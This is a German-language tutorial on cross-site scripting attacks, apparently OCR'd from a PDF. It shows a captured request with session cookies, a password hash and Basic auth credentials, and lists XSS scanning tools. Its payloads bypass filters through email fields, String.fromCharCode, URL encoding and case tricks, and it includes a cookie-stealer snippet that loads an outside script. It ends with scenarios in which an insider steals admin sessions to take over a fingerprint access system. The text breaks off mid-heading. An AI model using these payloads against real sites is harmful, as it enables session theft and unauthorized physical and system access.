Beispiel für eine manipulierbare Session in einer Gallery-Applikation könnt ihr euch folgende Response anschauen.

```
23:15:46.981[821ms][total 821ms] Status: 200[OK]
GET http://www.server.eu/gallerie/admin/usergroups.php?action=removegroup&group_id=4
 Type[text/html] Request Header: Host[www.global-evolution.eu]
User-Agent[Mozilla/5.0 (Windows; U; Windows NT 5.1; de; rv:1.8.1.12) Gecko/20080201Firefox/2.0.0.12]
Accept-Encoding[gzip,deflate]
Accept-Charset[ISO-8859-1,utf-8;q=0.7,*;q=0.7]
Keep-Alive[300]
Connection[keep-alive]
Referer[http://www.server.eu/gallerie/admin/usergroups.php?action=modifygroups]
Cookie[2images_lastvisit=1202591376;
2images_userid=1;
bbsessionhash=8e9a4ce66abeeac2a2852513a003a6b7;
bblastvisit=1202590700;
bblastactivity=0;
bbforum_view=d6c9d35e50c7e87a424ac40735a93502a-1-%7Bi-38_i-1202590743_%7D;
sessionid=e7052b9d20fa92f732623a7b82bf434e;
bbuserid=6;
bbpassword=9f244de95d4c5d5aaedcf17f6a3a554b]
Authorization[Basic cm06cm0uMjMuNDQ1LjE0OC5tM2N1U28zbmE0LjEzMg==]
R Header: Date[Sat, 09 Feb 2008 22:15:46 GMT] Server[Apache/1.3.37 (Unix)]
```

Mit Hilfe so eines Outputs kann man selber erkennen wo eine XSS-Lücke ist und über welchen Parameter sie funktioniert. Dieses Addon ist nicht nur in der Hand eines Developers(Veröffentlicher) ein nettes


Werkzeug sondern dient vielen Crackern bei ihren Analysen und Hacks. HTTP-Heders funktioniert ähnliche wie Tamper-Data obwohl beide unterschiedliche Programmierer hatten. Beide Addons erfüllen ihren Zweck sie zeigen Parameter auf, übergebene Aufrufe, POST+GET sowie zusätzliche Header-Informationen. Um euch mal zu zeigen wie diese beiden Addons in Aktion aussehen schaut euch doch die folgenden zwei Bilder an.





Bei Acunetix gibt es natürlich auch die Möglichkeit sich einen Kaffe zu machen in der Zeit wo ein automatisiertes Programm für einen das denken übernimmt. Ideal für all Klick&Done-User im Internet. Die die Sicherheitslücken wirklich sehr einfach erklärt und dokumentiert werden und nur wenige false-positiv dabei sind ist es für Anfänger ebenso zu empfehlen wie für Profi Pentester welche die


Datenbank selber erweitern(WVS-Editor).



Da der Shadow-Security-Scanner ungefair genauso seine Sicherheitslücken auflistet ersparen wir uns den Screenshot.

XSS ME von Compass Security:

Sehr komfortabel & umfangreich auf XSS fixiert ist das Addon für Mozilla von der Firma Compass Security. Mit Hilfe einer einfachen Userbar ist es möglich eine seine TAG Datenbank zu erweitern und direkt zu scannen. Ich kann es nur jedem Leser empfehlen mit anderen zu TAG DB's auszutauschen, was viele Vorteile mit sich bringt. Grundsätzlich ist die Art des Scans aber nicht sehr vorteilhaft da massenhaft Verbindungen per Browserfenster aufgebaut werden und die Fehler nicht anhand des Request outputs gewählt werden wie beim SQL-ME Addon. Dieser Angriff kann von einem Administrator während der Laufzeit sehr schnell identifiziert und dokumentiert werden. Trotzdem gehört das Addon zu einer ordentlichen XSS Sammlung auf jedenfall mit dazu. Die Schwachstellen reports werden in XML so formatiert wiedergegeben das ein Penetrationtester sie in wenigen Minuten auswerten und einsetzen kann.



Selfmade XSS Scanner:

Also um es gleich zu sagen … am besten geht immer das was man selber bastelt. Ich werde hier zwar nicht meinen privaten code wiedergeben aber keinen kurzen Leitfaden der beim erstellen nötig ist.

1. String-Liste
Um alle Faktoren zu berücksichtigen benötigt man eine eigene ausgereifte Liste. In dieser Liste müssen alle Angriffe in einer Art Datenbank abrufbar/erweiterbar sein. Im Anhang liegt eine sehr nette Liste mit Strings die sich ebenfalls mit der Liste von RSnake(XSS Sheet) kombinieren lassen. Nachdem wir eine Liste erstellt haben und sicher sind das diese auch nützlich ist kommen wir zu Punkt 2.

2. Programm Design
Das Programm muss so strukturiert sein das aus der Datenbank die Angriffe gegen das universelle Ziel gelenkt werden. Dann müssen alle Fehlermeldungen, der Eingabe mit der Ausgabe verglichen werden. Wenn der Inhalt einer Eingabe bei der Ausgabe auftaucht dann war der Angriff erfolgreich.

3. Ausgabe
Man lässt sich am Ende zum Beispiel alle HTTP Requests auflisten die gemacht wurden & dann markiert man die welche z.B. den eingegebenen Kontext wiedergegeben haben aus. Dort kann man dann seine spätere Attacke vollziehen.

Im Grunde ist das bauen eines XSS Scanner relativ einfach sogar für Anfänger. Dabei spielt die Programmiersprache keine Rolle, da es mit verschiedensten Sprachen & Scripts umsetzbar wäre. Ein großes Problem bei eigenen XSS Scannern ist ebenfalls, dass persistente Lücken oft nicht aufdeckt werden können, da sie nicht durch die übergreifenden Ebenen arbeiten können.

Das finden dieser Art von Lücke würde künstlicher Intelligenz für einen Scanner voraussetzen. Der Scanner müsste immer auf alle Ziele die richtige Lösung anwenden was bei den bisherigen Scannern nicht möglich ist. Alle Scanner konnten keine persistenten XSS Lücken identifizieren, nur wenn der Parameter zusätzlich verwundbar war.**Bypass Restricted Input Fields:**
Diesmal beschäftigen wir uns mit Eingabefeldern die beschränkt(restricted) sind. Dort ist es nicht einfach möglich ein Script TAG einzuschleusen wie z.B. >"<script>alert(document.cookie)</script> da die Form überprüft wird. Nehmen wir z.B. mal an, da wäre ein Eingabefeld was E-Mail Adressen & Passwort verlangt. Das Passwortfeld ist abgesichert aber das Username per E-mail auth Feld nicht. In dem E-Mail Feld ist es nicht möglich einfach nur das Tag einzuschleusen um es durch das Module zu schicken. Ein potenzieller Angreifer kann nun versuchen die Maskeneingenschaften, der Eingabefelder auf andere Art zu erfüllen bei der Einbage. Wenn zum Beispiel überprüft wird ob der Inhalt eine Mail-Adresse beinhaltet kann der Angreifer mit folgenden Beispiel Strings eine Eingabe vornehmen ...

>"<iframe src=http://global-evolution.info width=800 height=800>@global-evolution.info
>"<iframe src=http://global-evolution.info/>hacker@gmail.com
marius@ >"<script>alert(document.cookie)</script>com

Somit ist die Beschränkung (restriction) für das Mail Feld(Eingabe) bei der Überprüfung mit @*.* umgangen worden. Diese Art von Angriff kann auf alle Arten von Eingabemasken mit Beschränkungen angewendet werden.

Bypass via „magic_quotes_gpc“:
Wenn „Magic_Quotes GPC“ aktiviert sind auf dem Server sind meistens zeichenketten wie … ", / ' verboten. Nun kann ein Angreifer versuchen schädliche Tags mit „String.fromCharCode()“ auszuführen.
Diese Methode chiffriert unseren schädlichen Code in ASCII um den verbotenen Inhalt trotzdem durch den Aufruf(Request) zu schicken.

Example String: <script>alert("CrossSiteScripting@REMOVE")</script>

Example Attack:
```
<html><body>
<button.onclick="alert(String.fromCharCode(60,115,99,114,105,112,116,62,97,108,
101,114,116,40,34,67,114,111,115,115,83,105,116,101,83,99,114,105,112,116,105,1
10,103,64,82,69,77,79,86,69,34,41,60,47,115,99,114,105,112,116,62));">String:fr
om.Char.Code</button></body></html>
```

Bypass via Cryption:

Diese Methode erlaubt es einem Angreifer den Filter oder die Beschränkung via encoded full HTTP zu umgehen um trotzdem im Kontext den eigenen Script Code auszuführen.

Example String: <script>alert("CrossSiteScripting2")</script>

Example Attack:

%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%22%43%72%6F
%73%73%53%69%74%65%53%63%72%69%70%74%69%6E%67%32%22%29%3C%2F
%73%63%72%69%70%74%3E

OR …

%3E%22%3C%69%66%72%61%6D%65%20%73%72%63%3D%68%74%74%70%3A%2F%2F
%67%6C%6F%62%61%6C%2D%65%76%6F%6C%75%74%69%6F%6E%2E%69%6E%66%6F
%3E

Bypass via Obfuscation:

In unserem Beispiel (Eingabemaske oder Parameter) ist es verboten Eingaben(Requests) mit „-alert & -script“ auszuführen. Ein Angreifer kann nun ganz einfach versuchen diesen Filter(Disallowed Request) zu umgehen indem er z.B. folgenden String in seiner Eingabe einbaut.

Example String: >“<ScriPt>ALeRt("xssOBFSbypass")</scriPt>

Der Angreifer versucht hierbei das Case Sensetive verfahren teilweise mit einzubeziehen da die Tags nur in der abgespeicherten vorgabe angenommen werden über den filter, was auch bedeutet das Sie nur dann verboten werden.

Bypass by Random:

In diesem Scenario versucht der Angreifer wild(random) an z.B. Paramatern von Suchmaschinen String wie z.B. „>“ or >>“< & <>>“< auszuführen um den Filter der jeweiligen Eingabe zu überlisten. Dadruch das die Filter bei einer Eingabe, die Sonderzeichen falsch berücksichten und formatieren kann diese Methode einen Angreifer die Möglichkeit eröffnen im Kontext der Seite eigene (schädliche)script-codes auszuführen.

Example Attack:
hack.de/qa/srch/?q=%3E%3E%22%3Ciframe%20src=http://global-evolution.info%3E&filter=closed&rqry=true

Bypass via Content Filter & Save Form

Manchmal kommt es vor das ein Content Filter in einer Maske umgangen werden muss um in der Ausgabe, eine Cross Site Scripting Lücke ausnutzen zu können. Nehmen wir mal an wir haben eine Maske mit dem Eingabefeld Vorname, Nachname, Adresse & Co.

Als erstes versucht der Angreifer das ganze TAG(Script-Code) in die Maske einzuschleusen z.B. einen Link mit JavaScript Inhalt.

Example: kk

Er bekommt die Meldung vom Formular zurück das es verboten ist TAGS einzubinden. Nun denkt der Angreifer logisch … Wenn das absenden eines Request mit einem Buchstaben speicherbar ist wäre es doch möglich das TAG einzeln pro Zeichen zu speichern. Also gibt er jedes Zeichen einzeln ein, speichert und stellt fest, dass nur ein Zeichen kein Tag im aktuellen Request vermuten lässt. So gibt er alles nach und nach ein bis der Inhalt am Filter vorbei gekommen ist. Nun bewegt er sich wieder zurück auf die Hauptseite wo der Inhalt ungefiltert wiedergegeben wird. Möglich ist die Lücke dadurch das der abgespeicherte Inhalt nicht mehr zum aktuellen Request zählt & nur der aktuelle Inhalt der mit gespeichert wird überprüft wird.

Theoretisch & praktisch ist es sogar möglich, eine geteilte Eingabe getrennt abzusetzen um einen Filter zu überlisten. Wenn z.B. der Vor- & Nachname aneinander wiedergegeben wird ohne die Eingaben zu trennen. Ein Angreifer kann so den Request in beiden Eingaben aufteilen und seinen schädlichen Script-Code ausführen.

Ein weiteres gutes Beispiel ist ein Angriff einer chinesischen Hacker-Gruppe gegen Yahoo Mitarbeiter aus einer Mailing-Liste.

```
<div id="view" title="<img width=0 src='#' onerror=&amp;quot;Y=new
Image();Y.src='http://www.website.com/website.js'&amp;quot;//>">
<img width=0 src='http://#' style="background:`url(http://
onerror=this.parentNode.innerHTML=this.parentNode.title;//)`"></div>
```


Die Angreifer konfigurierten ihre Cookie-Stealer & versendeten HTML Dokumente die dann beim versenden


vom Yahoo Spam & Betrugsfilter nicht erkannt werden konnten. So wurde es den Angreifer sehr einfach gemacht via Phishing an Benutzer Accounts/Sessions von Mitarbeitern aus der Liste zu kommen. Die spezifischen Konfigurationen, des Filters konnten die verpackten Links in dieser Form, der Funktionen nicht mehr erkennen.

Attacking the Exception-Handling via XSS
In einigen Ausnahmefällen kann man über ein schlechtes oder unzureichend abgesichertes Exception-Handling (Fehlerbehandlung) ebenfalls Cross-Site Scripting Attacken non-persistent gegen Clients & persistent gegen die Application (server-side) ausführen.

Wenn man z.B. ein Java-Script hat das den Fehler einer Webseite die man davor getestet hat in einem Dokument wieder ausgibt, kann dies dazu führen das ein Angreifer ein schädliches Tag im Exception-Handling des jeweiligen Services einschleusen/ausführen kann. In meinem Beispiel zeige ich euch wie es aussieht wenn man den Angriff über die „java.lang.NumberFormatException“ ausführt.

website.com/cfs?&t=/Default/gateway&i=120782423&b=120782423&application=story&l=...+ schädliches tag!





Hacking Fingerprinter Interface via Cross Site Scripting
In den letzten Jahren hatte ich oft die Möglichkeit an Fingerprinter Software und deren Applikationen zu testen und somit werde ich hier mal erklären wie man ein Interface von einer Application via XSS übernimmt


die zum steuern einer Fingerprinter Auth Station benutzt wird. In meinem Beispiel ist es das bekannte xGuard Security Fingerprinter Identification System könnte aber auch jedes andere Modell von einem beliebigen Hersteller sein.

Stellen wir uns mal vor jemand kommt in eine Firma als neuer Mitarbeiter und hat zu spezifischen Bereichen Zugang. Leider kommt er aber nicht in den LVL 3 Bereich der durch einen Fingerprinter gesichert ist. Da er aber dort im Haus arbeitet kann er sich natürlich mit seinem Account frei durch das Netzwerk bewegen. Da es nur selten vor kommt, dass nur ein spezifischer Computer jedes Mal für die Einstellungen und Authorisierungen zuständig ist, fängt der Mitarbeiter an zu scannen. Schon hat der nach wenigen Minuten die lokale IP und den Port der Applikation gefunden. Es reicht manchmal schon einen einfachen Crawler dafür zu benutzen der nach speziell gewählten tags & erreichbaren Code Kommentaren sucht. Nun lädt er sich eine neue Demo oder volle Testversion für 10-20 Tage runter. Er setzt sich vor die Demo-Version und fängt an nach Lücken im Interface für den Fingerprinter Service zu suchen. Nach kurzer Zeit hat er 3 schöne Cross-Site-Scripting Sicherheitslücken gefunden. Bei den gefundenen Cross Site Scripting Lücken ist es möglich eigenen Script-Code client-seitig auszuführen oder wenn man beschränkten Zugang hat kann man direkte Codes zum persistenten manipulieren einschleusen.

Scenario 1: Attack against Clients
Nun bastelt sich der unliebsame Mitarbeiter eine manipulierte Request-Form in der er versucht die Session Daten des Administrators oder Mitarbeiters mit Benutzerinteraktion zu erhaschen. Dies kann im Netzwerk mit einer Konsole Nachricht passieren, in Kombination mit einer MITM, es ist aber wahrscheinlicher das der Angriff via Mail erfolgt.

Nachdem der Angreifer sich die Session-Daten der Applikation geklaut hat von einem aktiven Benutzer kann er sich nach belieben in das Interface einloggen und sich zum Level 3 Bereich einen Zugang freischalten. Dies ermöglicht ihm über eine client-side XSS Attacke unberechtigten Zugriff zu Bereichen zu bekommen die für ihn normalerweise nicht freigegeben wären. Wenn der Angriff nicht während der Attacke entdeckt wird stehen die Chancen für den Angreifer sehr gut längere Zeit unberechtigten Zugriff zu haben.


Scenario2: Attack against Server Service
Der Mitarbeiter hat beschränkten Zugriff auf die Applikation und kann auf seinem Gang mit Level 1 neue Personen freischalten. Er möchte aber nun versuchen die anderen Bereiche für Level 3 ebenfalls freischalten ohne dafür eine Berechtigung zu haben. Er nimmt sich seinen Benutzeraccount und baut eine persistente Sicherheitslücke über die Department ID in der Applikation ein, welche die Benutzereingaben abfangen kann oder Session-Daten unsichtbar überträgt.




Nachdem sich einer der Administratoren nach Tagen für eine zweite Freischaltung bei einem anderen Mitarbeiter angemeldet hat. Bewegt er sich durch das Interface an dem manipulierten Department ID Tag

vorbei die vom bösen Mitarbeiter eine Woche vorher manipuliert wurde. Nun überträgt der Administrator beim aufrufen des unsicheren Modules seine Session oder Passwort Daten an den bösen Mitarbeiter. Schon kann der böse Mitarbeiter sich im Security Identification Interface für den Fingerprinter anmelden, seine Fingerabdrücke tauschen und weiter Privilegien oder Zugänge auf Level 3 verteilen.

Attacking Security Surveillance System via Cross-Site-Scripting





XSS & (b64&emb) Grafiken/Elemente:
